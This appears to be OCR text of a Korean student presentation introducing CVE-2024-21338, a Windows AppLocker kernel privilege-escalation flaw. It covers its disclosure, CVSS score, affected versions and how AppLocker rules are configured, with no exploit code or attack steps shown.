CVE-2024-21338

Windows AppLocker 커널 권한 상승 원데이 분석

20205 김필립

Microsoft

Contents

CVE-2024-21338 소개

When it was 0-day..

Microsoft 앱 공격

CVE-2024-21338 소개

2024-02

취약점 보고

Avast

(안티바이러스 프로그램)

MSRC

(마이크로소프트 보안 대응 센터)

CVE-2024-21338 소개

Microsoft February 2024 Patch Tuesday fixes 2 zero-days, 73 flaws

By Lawrence Abrams


February 13, 2024 02:07 PM 4

CVE-2024-21338 소개

Microsoft February 2024 Patch Tuesday fixes 2 zero-days, 73 flaws

By **Lawrence Abrams**

February 13, 2024 02:07 PM 4



Windows Kernel	CVE-2024-21371	Windows Kernel Elevation of Privilege Vulnerability	Important
Windows Kernel	CVE-2024-21338	Windows Kernel Elevation of Privilege Vulnerability	Important
Windows Kernel	CVE-2024-21341	Windows Kernel Remote Code Execution Vulnerability	Important
Windows Kernel	CVE-2024-21345	Windows Kernel Elevation of Privilege Vulnerability	Important
Windows Kernel	CVE-2024-21362	Windows Kernel Security Feature Bypass Vulnerability	Important
Windows Kernel	CVE-2024-21340	Windows Kernel Information Disclosure Vulnerability	Important

CVE-2024-21338 소개

Published: 2024-02-13 **Updated:** 2025-05-03
Title: Windows Kernel Elevation of Privilege Vulnerability

Description

(윈도우 커널 권한 상승 취약점(EoP))
Windows Kernel Elevation of Privilege Vulnerability

커널이란?

컴퓨터 과학에서 **커널**(kernel)은 컴퓨터 운영 체제의 핵심이 되는 컴퓨터 프로그램으로, 시스템의 모든 것을 완전히 제어(control)한다.[1] 운영 체제의 다른 부분 및 응용 프로그램 수행에 필요한 여러 가지 서비스를 제공한다. **핵심**(核心)[2]이라고도 한다.

CWE 1 Total

Learn more

(신뢰할 수 없는 포인터 역참조)

- CWE-822: CWE-822: Untrusted Pointer Dereference

CVSS 1 Total (취약점 심각도)

Learn more

Score	Severity	Version	Vector String
7.8	HIGH	3.1	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C

CVE-2024-21338 소개

2026/01/06 기준 최신버전
Windows 11 Version 25H2

Vulnerability and Patch Info

Vulnerability Info


- CVE-2024-21338: Windows Kernel Elevation of Privilege Vulnerability (CVSS 3.1 Score: 7.8, High)


Patch Info Windows versions affected by CVE-2024-21338 vulnerabilities are as follows:


- Windows 10 Version 1809
- Windows 10 Version 21H2
- Windows 11 version 21H2
- Windows 10 Version 22H2
- Windows 11 Version 22H2
- Windows 11 Version 23H2
- Windows Server 2019
- Windows Server 2019 (Server Core installation)
- Windows Server 2022
- Windows Server 2022 (Server Core installation)
- Windows Server 2022, 23H2 Edition (Server Core installation)


2018/11/13 - 2024/02/13

CVE-2024-21338 소개










CVE-2024-21338 소개

취약점 발생위치



AppLocker

(Windows 내장 애플리케이션)


CVE-2024-21338 소개


AppLocker란?

PC에서 어떤 앱·파일이 실행될 수 있는지를
정책으로 통제하는 “애플리케이션 실행 제어” 기능

CVE-2024-21338 소개 : AppLocker


1. Application Identity 서비스 켜기







CVE-2024-21338 소개 : AppLocker

2. 로컬 보안 정책 열기




(AppLocker 관리창)






CVE-2024-21338 소개 : AppLocker



CVE-2024-21338 소개 : AppLocker



실행 파일 규칙

-대상: .exe, .com

Windows Installer 규칙

-대상: .msi.msp

스크립트 규칙


-대상: .ps1, .vbs, js, .cmd, .bat

패키지된 앱 규칙

-대상: Microsoft Store 앱

